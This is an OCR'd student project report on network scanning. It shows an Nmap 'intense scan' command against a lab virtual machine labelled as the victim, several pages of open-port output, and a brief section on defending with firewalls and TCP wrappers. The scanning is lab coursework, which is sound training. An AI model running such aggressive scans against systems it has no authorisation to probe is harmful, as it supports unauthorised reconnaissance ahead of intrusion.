PROJECT NAME :

“MAJOR PROJECT ON CYBER SECURITY ” (JULY -22)

SUBMITTED TO

VERZEO

BY

Ranjit Gajanan Kale

EMAIL –ID:

ranjitkale0001@gmail.com

✦***Task -1 :***

statement :

Perform scanning module by using Nmap tool (Download from Internet) and scan kali Linux and windows 7 machine and find the open/closed ports and services running on machine .
Hacker machine – windows 10
Victim machine – kali Linux and windows 7

Tool: *Nmap tool*

OS: *windows 7, kali Linux ,windows 10.*

Theory :

Nmap is now one of the core tools used by network administrators ***to map their networks****. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection*

First download and install Nmap tool :

https://www.google.com/search?

google.com/search?q=nmap&oq=nmap&aqs=chrome..69i57.5801j0j7&sourceid=chrome&ie=UTF-8

Google nmap

All Books Images Videos News More Tools

About 81,70,000 results (0.40 seconds)

https://nmap.org

Nmap: the Network Mapper - Free Security Scanner

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it ...

Download Page

Windows - Install Guide - Ncat - ...

Reference Guide

Options Summary - Port Scanning Basics - Target Specification - ...

Nmap Network Scanning

Nmap Network Scanning is the official guide to the Nmap ...

Port Scanning Basics

The simple command nmap <target> scans 1,000 TCP ports ...

More results from nmap.org »

People also ask

Nmap

Computer program

Nmap is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. Wikipedia

https://nmap.org

Type here to search

23°C Partly cloudy ENG 9:44 PM 9/6/2022

Nmap: the Network Mapper - Fre

nmap.org

Npcap.com Seclists.org Sectools.org Insecure.org

NMAP.ORG

Site Search

Download | Reference Guide | Book | Docs | Zenmap GUI | In the Movies

Get Nmap 7.93 here

News


- Nmap.org has been redesigned! Our new mobile-friendly layout is also on Npcap.com, Seclists.org, Insecure.org, and Sectools.org.
- Nmap 7.90 has been released with Npcap 1.00 along with dozens of other performance improvements, bug fixes, and feature enhancements! [Release Announcement | Download page]
- After more than 7 years of development and 170 public pre-releases, we're delighted to announce Npcap version 1.00! [Release Announcement | Download page]
- Nmap 7.80 was released for DEFCON 27! [release notes | download]
- Nmap turned 20 years old on September 1, 2017! Celebrate by reading the original Phrack #51 article. #Nmap20!
- Nmap 7.50 is now available! [release notes | download]
- Nmap 7 is now available! [release notes | download]
- We're pleased to release our new and Improved Icons of the Web project—a 5-gigapixel interactive collage of the top million sites on the Internet!
- Nmap has been discovered in two new movies! It's used to hack Matt Damon's brain in Elysium and also to launch nuclear missiles in G.I. Joe: Retaliation!
- We're delighted to announce Nmap 6.40 with 14 new NSE scripts, hundreds of new OS and version detection signatures, and many great new features! [Announcement/Details], [Download Site]
- We just released Nmap 6.25 with 85 new NSE scripts, performance improvements, better OS/version detection, and more! [Announcement/Details], [Download Site]
- Any release as big as Nmap 6 is bound to uncover a few bugs. We've now fixed them with Nmap 6.01!
- Nmap 6 is now available! [release notes | download]
- The security community has spoken! 3,000 of you shared favorite security tools for our relaunched SecTools.Org. It is sort of like Yelp for

https://nmap.org/download.html

Type here to search

23°C Partly cloudy ENG 9:44 PM 9/6/2022

Put Ip address:



Zenmap

Scan Tools Profile Help

Target: 10.0.2.15 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.15

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 10.0.2.15 Details

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-07 09:48 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:48
Completed NSE at 09:48, 0.00s elapsed
Initiating NSE at 09:48
Completed NSE at 09:48, 0.00s elapsed
Initiating NSE at 09:48
Completed NSE at 09:48, 0.00s elapsed
Initiating Ping Scan at 09:48
Scanning 10.0.2.15 [2 ports]
Completed Ping Scan at 09:48, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:48
Completed Parallel DNS resolution of 1 host. at 09:48, 16.51s elapsed
Initiating Connect Scan at 09:48
Scanning 10.0.2.15 [1000 ports]
Discovered open port 199/tcp on 10.0.2.15
Discovered open port 22/tcp on 10.0.2.15
Discovered open port 1723/tcp on 10.0.2.15
Discovered open port 443/tcp on 10.0.2.15
Discovered open port 53/tcp on 10.0.2.15
Discovered open port 139/tcp on 10.0.2.15
Discovered open port 1720/tcp on 10.0.2.15
Discovered open port 3306/tcp on 10.0.2.15
Discovered open port 143/tcp on 10.0.2.15
Discovered open port 256/tcp on 10.0.2.15
Discovered open port 113/tcp on 10.0.2.15
Discovered open port 3389/tcp on 10.0.2.15
Discovered open port 21/tcp on 10.0.2.15
Discovered open port 1025/tcp on 10.0.2.15
Discovered open port 8888/tcp on 10.0.2.15
Discovered open port 995/tcp on 10.0.2.15
Discovered open port 554/tcp on 10.0.2.15
Discovered open port 587/tcp on 10.0.2.15
Discovered open port 110/tcp on 10.0.2.15
Discovered open port 135/tcp on 10.0.2.15
Discovered open port 25/tcp on 10.0.2.15
Discovered open port 445/tcp on 10.0.2.15
Discovered open port 993/tcp on 10.0.2.15
Discovered open port 80/tcp on 10.0.2.15
Discovered open port 23/tcp on 10.0.2.15
Discovered open port 8080/tcp on 10.0.2.15
Discovered open port 5900/tcp on 10.0.2.15
Discovered open port 111/tcp on 10.0.2.15
Discovered open port 5566/tcp on 10.0.2.15
Discovered open port 1061/tcp on 10.0.2.15
```

Filter Hosts

Type here to search

24°C Cloudy ENG 09:49 07-09-2022

Zenmap

Scan Tools Profile Help

Target: 10.0.2.15 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.15

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 10.0.2.15 Details

```
Discovered open port 445/tcp on 10.0.2.15
Discovered open port 993/tcp on 10.0.2.15
Discovered open port 80/tcp on 10.0.2.15
Discovered open port 23/tcp on 10.0.2.15
Discovered open port 8080/tcp on 10.0.2.15
Discovered open port 5900/tcp on 10.0.2.15
Discovered open port 111/tcp on 10.0.2.15
Discovered open port 5566/tcp on 10.0.2.15
Discovered open port 1061/tcp on 10.0.2.15
Discovered open port 1102/tcp on 10.0.2.15
Discovered open port 1084/tcp on 10.0.2.15
Discovered open port 5801/tcp on 10.0.2.15
Discovered open port 6969/tcp on 10.0.2.15
Discovered open port 8008/tcp on 10.0.2.15
Discovered open port 3690/tcp on 10.0.2.15
Discovered open port 2161/tcp on 10.0.2.15
Discovered open port 7001/tcp on 10.0.2.15
Discovered open port 49158/tcp on 10.0.2.15
Discovered open port 1054/tcp on 10.0.2.15
Discovered open port 2366/tcp on 10.0.2.15
Discovered open port 19101/tcp on 10.0.2.15
Discovered open port 1091/tcp on 10.0.2.15
Discovered open port 2021/tcp on 10.0.2.15
Discovered open port 19315/tcp on 10.0.2.15
Discovered open port 50389/tcp on 10.0.2.15
Discovered open port 5815/tcp on 10.0.2.15
Discovered open port 14442/tcp on 10.0.2.15
Discovered open port 2638/tcp on 10.0.2.15
Discovered open port 1060/tcp on 10.0.2.15
Discovered open port 617/tcp on 10.0.2.15
Discovered open port 1213/tcp on 10.0.2.15
Discovered open port 14000/tcp on 10.0.2.15
Discovered open port 7777/tcp on 10.0.2.15
Discovered open port 1022/tcp on 10.0.2.15
Discovered open port 9001/tcp on 10.0.2.15
Discovered open port 255/tcp on 10.0.2.15
Discovered open port 6059/tcp on 10.0.2.15
Discovered open port 15660/tcp on 10.0.2.15
Discovered open port 17877/tcp on 10.0.2.15
Discovered open port 1149/tcp on 10.0.2.15
Discovered open port 10626/tcp on 10.0.2.15
Discovered open port 49165/tcp on 10.0.2.15
Discovered open port 1105/tcp on 10.0.2.15
Discovered open port 7999/tcp on 10.0.2.15
Discovered open port 5902/tcp on 10.0.2.15
Discovered open port 2604/tcp on 10.0.2.15
```

Filter Hosts

Type here to search

24°C Cloudy ENG 09:49 07-09-2022

Zenmap

Scan Tools Profile Help

Target: 10.0.2.15 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.15

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 10.0.2.15 Details

```
Discovered open port 7201/tcp on 10.0.2.15
Discovered open port 9050/tcp on 10.0.2.15
Discovered open port 3390/tcp on 10.0.2.15
Discovered open port 3077/tcp on 10.0.2.15
Discovered open port 7007/tcp on 10.0.2.15
Discovered open port 11111/tcp on 10.0.2.15
Discovered open port 2126/tcp on 10.0.2.15
Discovered open port 1328/tcp on 10.0.2.15
Discovered open port 1009/tcp on 10.0.2.15
Discovered open port 2013/tcp on 10.0.2.15
Discovered open port 9502/tcp on 10.0.2.15
Discovered open port 8093/tcp on 10.0.2.15
Discovered open port 18040/tcp on 10.0.2.15
Discovered open port 9090/tcp on 10.0.2.15
Discovered open port 8383/tcp on 10.0.2.15
Discovered open port 1074/tcp on 10.0.2.15
Discovered open port 1029/tcp on 10.0.2.15
Discovered open port 3001/tcp on 10.0.2.15
Discovered open port 1011/tcp on 10.0.2.15
Discovered open port 7106/tcp on 10.0.2.15
Discovered open port 2875/tcp on 10.0.2.15
Discovered open port 3300/tcp on 10.0.2.15
Discovered open port 648/tcp on 10.0.2.15
Discovered open port 3003/tcp on 10.0.2.15
Discovered open port 1839/tcp on 10.0.2.15
Discovered open port 1032/tcp on 10.0.2.15
Discovered open port 1272/tcp on 10.0.2.15
Discovered open port 65000/tcp on 10.0.2.15
Discovered open port 1152/tcp on 10.0.2.15
Discovered open port 1801/tcp on 10.0.2.15
Discovered open port 1216/tcp on 10.0.2.15
Discovered open port 5500/tcp on 10.0.2.15
Discovered open port 32773/tcp on 10.0.2.15
Discovered open port 14441/tcp on 10.0.2.15
Discovered open port 5060/tcp on 10.0.2.15
Discovered open port 4443/tcp on 10.0.2.15
Discovered open port 2179/tcp on 10.0.2.15
Discovered open port 5988/tcp on 10.0.2.15
Discovered open port 16080/tcp on 10.0.2.15
Discovered open port 2701/tcp on 10.0.2.15
Discovered open port 1007/tcp on 10.0.2.15
Discovered open port 646/tcp on 10.0.2.15
Discovered open port 10009/tcp on 10.0.2.15
Discovered open port 44176/tcp on 10.0.2.15
Discovered open port 8082/tcp on 10.0.2.15
```

Filter Hosts

Type here to search

24°C Cloudy ENG 09:50 07-09-2022

Zenmap

Scan Tools Profile Help

Target: 10.0.2.15 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.15

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 10.0.2.15 Details

```
Discovered open port 9011/tcp on 10.0.2.15
Discovered open port 5102/tcp on 10.0.2.15
Discovered open port 2920/tcp on 10.0.2.15
Discovered open port 26214/tcp on 10.0.2.15
Discovered open port 7/tcp on 10.0.2.15
Discovered open port 31337/tcp on 10.0.2.15
Discovered open port 8002/tcp on 10.0.2.15
Discovered open port 2008/tcp on 10.0.2.15
Discovered open port 8180/tcp on 10.0.2.15
Discovered open port 5214/tcp on 10.0.2.15
Discovered open port 1111/tcp on 10.0.2.15
Discovered open port 6100/tcp on 10.0.2.15
Discovered open port 3800/tcp on 10.0.2.15
Discovered open port 3918/tcp on 10.0.2.15
Discovered open port 1/tcp on 10.0.2.15
Discovered open port 4446/tcp on 10.0.2.15
Discovered open port 8254/tcp on 10.0.2.15
Discovered open port 2034/tcp on 10.0.2.15
Discovered open port 2010/tcp on 10.0.2.15
Discovered open port 3527/tcp on 10.0.2.15
Discovered open port 9000/tcp on 10.0.2.15
Discovered open port 4005/tcp on 10.0.2.15
Discovered open port 1086/tcp on 10.0.2.15
Discovered open port 1151/tcp on 10.0.2.15
Discovered open port 8291/tcp on 10.0.2.15
Discovered open port 1533/tcp on 10.0.2.15
Discovered open port 163/tcp on 10.0.2.15
Discovered open port 722/tcp on 10.0.2.15
Discovered open port 1971/tcp on 10.0.2.15
Discovered open port 7496/tcp on 10.0.2.15
Discovered open port 32769/tcp on 10.0.2.15
Discovered open port 1287/tcp on 10.0.2.15
Discovered open port 3030/tcp on 10.0.2.15
Discovered open port 50002/tcp on 10.0.2.15
Discovered open port 15003/tcp on 10.0.2.15
Discovered open port 777/tcp on 10.0.2.15
Discovered open port 4126/tcp on 10.0.2.15
Discovered open port 3551/tcp on 10.0.2.15
Discovered open port 2121/tcp on 10.0.2.15
Discovered open port 900/tcp on 10.0.2.15
Discovered open port 19/tcp on 10.0.2.15
Discovered open port 901/tcp on 10.0.2.15
Discovered open port 7443/tcp on 10.0.2.15
Discovered open port 8007/tcp on 10.0.2.15
Discovered open port 6005/tcp on 10.0.2.15
Discovered open port 9/tcp on 10.0.2.15
```

Filter Hosts

Type here to search

24°C Cloudy ENG 09:50 07-09-2022

Zenmap

Scan Tools Profile Help

Target: 10.0.2.15 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 10.0.2.15

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans


nmap -T4 -A -v 10.0.2.15 Details

```
Discovered open port 2020/tcp on 10.0.2.15
Discovered open port 6689/tcp on 10.0.2.15
Discovered open port 52822/tcp on 10.0.2.15
Discovered open port 10024/tcp on 10.0.2.15
Discovered open port 1067/tcp on 10.0.2.15
Discovered open port 5959/tcp on 10.0.2.15
Discovered open port 20221/tcp on 10.0.2.15
Discovered open port 2033/tcp on 10.0.2.15
Discovered open port 6006/tcp on 10.0.2.15
Discovered open port 7070/tcp on 10.0.2.15
Discovered open port 1092/tcp on 10.0.2.15
Discovered open port 5950/tcp on 10.0.2.15
Discovered open port 5405/tcp on 10.0.2.15
Discovered open port 9080/tcp on 10.0.2.15
Discovered open port 1580/tcp on 10.0.2.15
Discovered open port 2001/tcp on 10.0.2.15
Discovered open port 4449/tcp on 10.0.2.15
Discovered open port 2047/tcp on 10.0.2.15
Discovered open port 28201/tcp on 10.0.2.15
Discovered open port 2046/tcp on 10.0.2.15
Discovered open port 8194/tcp on 10.0.2.15
Discovered open port 1864/tcp on 10.0.2.15
Discovered open port 5810/tcp on 10.0.2.15
Discovered open port 32785/tcp on 10.0.2.15
Discovered open port 2160/tcp on 10.0.2.15
Discovered open port 7800/tcp on 10.0.2.15
Discovered open port 6510/tcp on 10.0.2.15
Discovered open port 23502/tcp on 10.0.2.15
Discovered open port 9929/tcp on 10.0.2.15
Discovered open port 1002/tcp on 10.0.2.15
Discovered open port 2717/tcp on 10.0.2.15
Discovered open port 1026/tcp on 10.0.2.15
Discovered open port 2381/tcp on 10.0.2.15
Discovered open port 9618/tcp on 10.0.2.15
Discovered open port 2288/tcp on 10.0.2.15
Discovered open port 32774/tcp on 10.0.2.15
Discovered open port 2557/tcp on 10.0.2.15
Discovered open port 8099/tcp on 10.0.2.15
Discovered open port 5269/tcp on 10.0.2.15
Discovered open port 1721/tcp on 10.0.2.15
Discovered open port 20005/tcp on 10.0.2.15
Discovered open port 687/tcp on 10.0.2.15
Discovered open port 720/tcp on 10.0.2.15
Discovered open port 161/tcp on 10.0.2.15
Discovered open port 3005/tcp on 10.0.2.15
Discovered open port 2718/tcp on 10.0.2.15
```

Filter Hosts

Type here to search

24°C Cloudy ENG 09:50 07-09-2022


Zenmap
Scan Tools Profile Help
Target: 10.0.2.15
Profile:
Scan
Cancel
Command: nmap -p 80 10.0.2.15
Hosts
Services
OS Host
10.0.2.15
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -p 80 10.0.2.15
Details
Starting Nmap 7.92 (https://nmap.org) at 2022-09-07 09:50 India Standard Time
Nmap scan report for 10.0.2.15
Host is up (0.0055s latency).
PORT STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
Type here to search
24°C Cloudy
ENG
09:51
07-09-2022

How To Defend Against Port Scanning

As is often the case with computer security, the best offense is a good defense. As long as you have a publicly accessible server, your network system will be vulnerable to port scans. But, there are several things you can do to limit your weaknesses.

Install a Firewall:

A firewall can help prevent unauthorized access to your private network. It controls the ports that are exposed and their visibility. Firewalls can also detect a port scan in progress and shut them down.

TCP Wrappers:

TCP wrapper can give administrators the flexibility to permit or deny access to the servers based on IP addresses or domain names.

